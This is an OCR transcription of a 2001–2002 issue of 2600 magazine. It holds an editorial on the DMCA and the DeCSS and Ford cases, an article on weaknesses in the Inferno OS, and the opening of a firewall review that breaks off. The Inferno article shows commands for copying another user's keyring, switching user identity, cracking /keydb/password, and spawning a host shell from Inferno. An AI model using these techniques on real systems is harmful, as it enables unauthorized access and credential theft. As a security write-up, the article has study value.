
2600 The Hacker Quarterly

Volume Eighteen, Number Four
Winter 2001–2002
$5.00 US, $7.15 CANADA



"A person who, without permission of lawful authority, while the United States is at war or threatened with war, makes or attempts to make, or has in his possession or attempts to obtain, or aids another to obtain, any map, drawing, plan, model, description, or picture of any military camp, fort, armory, arsenal or building in which munitions of war are stored, or of any bridge, road, canal, dockyard, telephone or telegraph line or equipment, wireless station or equipment, railway or property of any corporation subject to the supervision of the public service board, or of any municipality or part thereof, shall be imprisoned not more than ten years."

Statutes like this exist throughout the country so we thought it would be best to play it safe and not risk printing something sensitive that could put us all at risk. After all, anything we print would somehow be definable in the above. This is just a temporary measure that will only last as long as we're in a war. As soon as terrorism surrenders, we will be back to normal.

"Publication that is deemed to be a threat to legitimate penological objectives." - State of Washington Department of Corrections, 2001

STAFF

Editor-In-Chief
Emmanuel Goldstein

Layout and Design
ShapeShifter

Cover Concept and Photo
David A. Buchwald, Bob Hardy

Cover Design
The Chopping Block Inc.

Office Manager
Tampruf

Writers: **Bernie S., Billsf, Blue Whale, Noam Chomski, Eric Corley, Dalai, John Drake, Paul Estev, Mr. French, Thomas Icom, Javaman, Joe630, Kingpin, Lucky225, Kevin Mitnick, The Prophet, David Ruderman, Seraf, Silent Switchman, Scott Skinner, Mr. Upsetter**

Webmaster: **BluKnight**

Web Assistance: **Juintz, Kerry**

Network Operations: **CSS**

Special Projects: **mlc**

Enforcement: **Delchi**

Broadcast Coordinators: **Juintz, BluKnight, Monarch, Pete, Jack Anderson, daRonin, Digital Mercenary, White Shade**

IRC Admins: **Autojack, Porkchop, Roadie, Antipent, Digital Mercenary, DaRonin**

Inspirational Music: **Donner Party, Firesign Theatre, Kraftwerk, Edith Piaf, Christopher Franke**

Shout Outs: **CCC 2001, Don Letts, atomsmurf, theclone, hanneke, alexis, wil**

2600*(ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc. 7 Strong's Lane, Setauket, NY 11733. Second class postage permit paid at Setauket, New York.*

POSTMASTER:
Send address changes to *2600*, P.O. Box 752, Middle Island, NY 11953-0752.


Yearly subscription: U.S. and Canada - $18 individual, $50 corporate (U.S. funds). Overseas - $26 individual, $65 corporate. Back issues available for 1984-1999 at $20 per year, $25 per year overseas. Individual issues available from 1988 on at $5 each, $6.25 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752 (subs@2600.com).

FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099 (letters@2600.com, articles@2600.com).

***2600* Office Line: 631-751-2600**
***2600* FAX Line: 631- 474-2677**

Ignore at Your Peril



2001-2002

2001 has been a most difficult year in so many ways. History has been forever changed by world events and the effects will continue to trickle down on our individual lives for a very long time. Despite this, we must look to the battles we've chosen to embark upon with our complete attention, despite the dramatic changes in society which may overshadow them. Otherwise we run the risk of giving up the battle before we even begin to fight it.

We know that freedom of speech - even freedom in general - is considered by an increasing number to be subject to restrictive conditions in the interests of "security." Never mind that total security is completely elusive. There will always be someone claiming we can do better by closing off yet another avenue of activity, beliefs, or speech. And simpletons, fueled by mass media hysterics, will continue to believe it.

That's why it's never been more important to get involved in preserving your rights before they get signed away. Anyone who tells you that this is somehow in opposition to the interests of our nation has an agenda we find frighteningly disturbing. The fact that many of these people are extremely powerful is certainly cause for concern. But the real battle won't be lost until the rest of us actually start to accept this garbage.

We continue to fight legal battles for the absurdly simple reason that they need to be fought. To choose not to do this would grant a default victory to those challenging what we believe to be our rights. If we wait for someone else to come along and fight the battle in place of us (either because they have more resources or even because they may look more respectable than the likes of us), we risk their not standing behind the issues as much as we want them to. And we also risk such people never coming along in the first place.

In some ways, it's an honor to be sued. We're basically being told to put up or shut up, to prove our points, to actually stand up for what we believe in. Too many times we as individuals grow complacent. We say what we believe but completely crumble when someone challenges those beliefs, either by giving in or by not defending ourselves as well as we could. But when we are actually sued and faced with the prospect of losing a great deal because of what we say and do, then we are forced to look inside ourselves and see if we really do believe as much as we say we do. We're happy to have gone through that and to have come out of it knowing that our beliefs are strong and ready to undergo these tests. And in so doing, we have found many others who feel the same.

Although we recently lost the Second Circuit Court of Appeals decision in the DeCSS case, our legal team made the most compelling argument possible. We still strongly believe that computer source code is speech and is entitled to all the protections that speech is normally afforded. We still believe that the Digital Millennium Copyright Act is a gross violator of not only free speech but of the concept of fair use and that it sends a chilling signal throughout our society. We've seen professors intimidated into not releasing their research because a powerful group of corporations threatened to prosecute them under the DMCA. Imagine being prosecuted for doing research! We've seen computer users thrown off of commercial systems and banned from school networks for merely being *accused* of possessing information that the DMCA defines as a potential threat, information that would have scarcely raised an eyebrow a few years ago. And we've seen a growing realization among our readers and others that the DMCA is well on the road to making publications like ours illegal to print, possess, or read.

Our loss in this fight does not signal the end. Far from it. We intend to take this case to the Supreme Court so that our entire court system can be given the opportunity to correct this grievous wrong. Failing that, other cases will be fought, among them the Dmitry Sklyarov case which will go to trial sometime in 2002. Although it took far too long, basic humanity finally managed to prevail in this case. After an unconscionable period of being forcibly detained in the United States for his part in writing a computer program in Russia, Sklyarov was finally allowed to return home in late December, on the condition that he return to give testimony in the trial, which will now focus on his company (Elcomsoft). The authorities are trying to spin this to make it seem as if Sklyarov is no longer affiliated with his company and will be testifying against them. In actuality he is still very much with them and is looking forward to telling his story at the trial. When this happens, the world will bear witness to the absurdity of this law and how it's damaging researchers and developers all around the world. Nothing will make technological innovation grind to a halt faster than the continued existence of the DMCA and similar laws in other parts of the world.

Even if it takes a hundred cases of people challenging the DMCA, we are confident that there is no shortage of individuals who will proudly step forward to defend the rights they believe in. As our leaders are so fond of saying, we are in a war and we must all do our part and make sacrifices. Some of those sacrifices may be very costly. But who among us ever really believed that the cost of defending free speech would be cheap?

Not all the news is bad. On December 20, a federal court ruled in our favor in the Ford case. If you recall, this was the lawsuit that sought to prevent us from forwarding a controversial domain (www.fuckgeneralmotors.com) to the web page of Ford (General Motors' competitor) as a form of net humor. Regardless of whether or not people were offended by this, we felt it was absolutely imperative to protect the right of Internet users to point their domains wherever they pleased. Ford felt otherwise, claiming that what we did was somehow trademark infringement. They firmly believed (as did much of corporate America who had their eyes on this case) that *nobody* had the right to link or forward to their site without their explicit permission. Had we opted not to embark upon this fight, a very bad precedent would have been set and one more right of speech would have been lost because nobody cared enough to fight for it. We are fortunate that the judge saw the fallacy of Ford's arguments. It's proof that significant victory *can* be achieved within the system. Lately it's seemed as if such victories are very few and far between. All the more reason for us to fight even harder for them.

Of course, you won't see much in the way of mass media coverage of *this* story. Had we lost, it most likely would have been all over the papers as another example of hackers getting their just desserts and society being made more secure. But the fact that you probably didn't read about our victory in all the mainstream places doesn't make the story any less important. It merely underlines the growing insignificance of the mass media itself and how replacing their self-serving agenda is paramount to winning such battles and ultimately preserving our endangered freedoms.

It's likely to become even more difficult to challenge the injustices that lie ahead in the coming months and years. We'll certainly see a good deal of reprehensible opportunism on the part of the powers that be as they try to tie their anti-individual agendas to the fight against terrorism. We must not allow them to legitimize their dubious positions in this manner. And we must do our best to reach those who might not otherwise see how they are being taken advantage of. This will be our biggest challenge for 2002.

The Security of the Inferno OS

by dalai
dalai@swbt.net
http://www.trauma-inc.com
A Traumatized Production

This article goes over the security semantics of Vita Nuova's Inferno OS, and some means by which they may be circumvented. Inferno is a small, embedded OS intended to run on devices which may take advantage of its distributed aspects. The example Bell Labs likes to use is the TV set-top box. Anything which relies on remote data to run is an Inferno candidate. Other potential uses include networked PDA's and local broadband access hubs (i.e., for cablemodem or ION).

This article is about security and is not an introduction to Inferno. The Inferno documents and man pages have been made available for public consumption and are located at Vita Nuova's website: http://www.vitanuova.com.

Lucent has mentioned their intent to utilize Inferno in some of its up and coming products. Firewalls and routers are already being built with Inferno and potential future use includes telecom equipment and dedicated (cheap) Internet terminals. Some outside companies are also taking an interest in Inferno but no one can predict how much it will be used in the future or how successful it will be.

There are many reasons why you'd enjoy playing with Inferno. If it gains the market saturation that Vita Nuova hopes for, you will have a vast network of devices to play with. The industry hopes to "e-nable" (tm) nearly everything that runs off of power. Vehicles, large household appliances, probably even toasters will shortly require some kind of embedded OS to drive their superfluous hardware. Inferno is one of the answers, and probably the most robust.

Ninety percent of anything mentioning Inferno and security in the same context talks about the encryption and authentication of network messages. This is all fine and dandy, but there's much more to be considered, especially in an internetworked OS. And Inferno is about networking. There is little point in a standalone host.

And thus networking Inferno is fundamental. Here's a little info to get your hosts up and talking, preferably to another Inferno-based machine.

The services to be run by Inferno upon execution of the server binary, "lib/srv", are contained in /services/server/config. By default the file contains these services:

```
styx        6666/tcp    # Main file service
mpeg        6667/tcp    # Mpeg stream
rstyx       6668/tcp    # Remote invocation
infdb       6669/tcp    # Database connection
infweb      6670/tcp    # inferno web server
infsigner   6671/tcp    # inferno signing services
infcsigner  6672/tcp    # inferno signing services
inflogin    6673/tcp    # inferno login service
virgil      2202/udp    # inferno info
```

The file /services/cs/services functions as the Unix /etc/services, and can be used to reference the above service names with port numbers. "netstat" does for Inferno something similar to what it does for Unix. If run under a Unix, copy the contents of /services/cs/services to your /etc/services file.

In order for Inferno to successfully talk to other hosts you must start the connection server, "lib/cs". This daemon translates network names (in the form of protocol!host!port) into a namespace network presence. You can specify the services "lib/srv" is to run by editing the file /services/server/config.

You can get two hosts up and talking with these steps, assuming that the hosting OS's are connected and can communicate. Hostname translation, IP interface selection, etc. is decided upon by the hosting OS.

1- DNS: "echo ip.of.dns.server < /services/dns/db", rebuild /services/dns/db. There's an example already in there.

2- CS: edit /servcies/cs/db, then "lib/cs"

3- SRV: edit /services/server/config, then "lib/srv" (run on server)

4- LOGINS: Run "changelogin >user<" on the server. This must be done for each user who will be logging in.

5- KEYS: Run "getauthinfo default" on the hosts to create the initial certificates. Do this for both the server and the client. Do "getauthinfo >server<" on the client. Note that this is for the default certificate. To get one for use with a particular ip, do "getauthinfo tcp!hostname".

6- DONE: You may then use the Inferno network services. For instance, you may mount a remote computer under your namespace: "mount tcp!host /n/remote". To verify: "lc /n/remote/" or "netstat".

And it's that easy, folks. You may want your "lib/cs", "lib/srv", and mount commands to be done automatically at boot. The "mount" is just an example. There's an infinite number of things you can do with your two hosts. You may even opt to mobilize your lego's [1]. Read the man pages.

Because of the design of Inferno and the way it is meant to be applied, security can be easily circumvented, yielding unauthorized access on remote machines and access to files on the current machine that you shouldn't be able to touch.

I should say something about hosted Inferno before I forget. Because it will rely on the hosting OS' IP mechanisms, the sockets created by Inferno will behave under pressure as one created by the host. While a tcp connect() scan will dirty up the Inferno console with messages, if the host OS is Win32 and someone's invoked "nmap -sF" against it, then Inferno's services will be invisible along with Windows'. Likewise, all normal system logging still applies to the ports Inferno is using. Understand?

The OS uses a virtual machine model to run its executables, which are typically coded in the Inferno specific language Limbo. The virtual machine Dis is secured by the virtue of type checking. Perms under Inferno are like those in Unix. "ls -l" will show you what I mean. Unlike Unix, namespace resources created by a private application are not by default made available to anyone else except the children of that process. Thus we see that The Labs have put some effort into securing Inferno.

Cryptography is integrated into the OS. Messages exchanged between two Inferno hosts can be encrypted, or authenticated and plaintext. It's built-in cryptographic algorithms are, according to the manual:

- **SHA/MD5 hash**
- **Elgamal public key for signature systems**
- **RC4**
- **DES**
- **Diffie-Hellman for key exchange**

Authentication relies on the public-key aspects of the above. Isn't that super? He who believes cryptography is the end-all of security measures is sad indeed. Call me lame or whatever, I'm just not interested in crypto.

Here I will share with you my techniques for upping your enjoyment of Inferno. Check it out, no smoke or mirrors. No strings. If you have console access you have the Inferno, so all of my stuff may be done via remote login, you can do the Windows thing both locally and remotely in the case of 95/98. Test boxes follow the suggested installation perms.

1) Windows

If the Inferno is hosted on Windows 95/98, it won't even try to protect key files. Even if it did, we could just grab what we wanted from Windows, with the default path to the Inferno namespace being C:\USERS\INFERNO. Observe.

```
stacey; cat /dev/user
inferno
stacey; mount tcp!jessica /n/remote
stacey; cd /n/remote/usr/dalai/keyring
stacey; lc
default
stacey; cp default /usr/inferno
stacey;
```

And then we can login as dalai from a third party box, or log into the Windows machine's server. Not as big a deal as it seems, considering how Inferno is supposed to be run. We can also use this to get the password file, /keydb/password.

[1]- Styx on a Brick: http://www.vitanuova.com/inferno/lego1.html

2) clogon

Attached is my command line port of the GUI login utility provided by Inferno in the distribution. I call it clogon. Now you can't say I've never done anything for you. This does basically the same thing as wm/logon, but is done from the text mode console. Inferno will allow you to switch your user name once per session.

```
stacey; cat /dev/user
inferno
stacey; ./clogon -u dalai
stacey; cat /dev/user
dalai
stacey;
```

3) hellfire

Hellfire is my Inferno password cracker. The password file is located under /keydb/password, and contains the list of users which will be logging in remotely to the machine. The hellfire source can be found below, or at the Trauma Inc. page.

```
jessica; hellfire -d dict -u luser
hellfire, by dalai(dalai@swbt.net)
A Traumatized Production.
Cracking...
Password is "victim"
Have a nice day.
jessica;
```

You don't need that password for the local machine, however you may use it in conjunction with luser's keys to gain his access to a remote machine. And it will work the same way with more mundane distributed services. The day the utility companies rely on Inferno is the day I hook my computer up to the washer and dryer.

Inferno may run standalone, or hosted on another OS (Plan9, Win32, several Unix's). When hosted, there are quite often opportunities not only to hack Inferno from the host, but also the host from Inferno.

By default the Inferno emulator (emu) is started with no login prompt. This is fine for me, because I use my host OS's login to get into Inferno. You can have Inferno run a specified program via the emu command line, and thus enable selective login.

For starters, we can execute a command on the host OS as follows:

```
stacey; bind -a '#C' /
stacey; os '/bin/sh -i'
devcmd: /bin/sh -i pid 12600
sh: no job control in this shell
sh-2.03$
```

You have the perm's given to the user and group that Inferno was installed under. The suggested is user "Inferno" and group "inf". The manual says that if some careless person started Inferno as root, "os" will run as the caller's Inferno username. If that username does not exist on the hosting system, then "cmd" will run as user/nobody.

Yes, I'm thinking what you're thinking. According to the manual, if Inferno is installed under root, and you change your Inferno user name to that of another user on the host OS, then you will become that user on the host! But what if that user doesn't have an account on the Inferno? With a minor modification clogon will allow you to be whatever user you choose. You may use any name at all.

Note that on Window's systems the "os" argument must be a binary executable in the current path. Things built into the regular Windows interpreter (command) won't work. Like Unix, the command is run under the same user id that started emu. Also, you can make a dos/windows/iso9660 fs visible under Inferno.

After becoming curious with Inferno, I downloaded and played with it for awhile. I became interested enough to write this article, and I'm overall satisfied with the system. Who knows, I may even use it in some upcoming projects. If you like the syntax and feel of Inferno but want a more production-type OS, see Plan9.

BLACK ICE DEFENDER - a Personal Firewall

by Suicidal_251

To start I will say that the motivation for this article comes from the fact that I have not seen any articles on firewalls in quite some time. Firewalls are very important to any computer user. Most of the older gurus have heard of or have used previous versions of Black Ice Defender, back before it became mainstream. I am not sure how recent the buyout was but Network Ice, maker of Black Ice was acquired by ISS (Internet Security Systems). Black Ice Defender, from here on out referred to as BID, got a facelift and became moron friendly (AOL-ish?) meaning that the interface has become a nice little GUI where any moron can point and click on the functions and make them happen. I recently acquired my own copy of BID and am so far 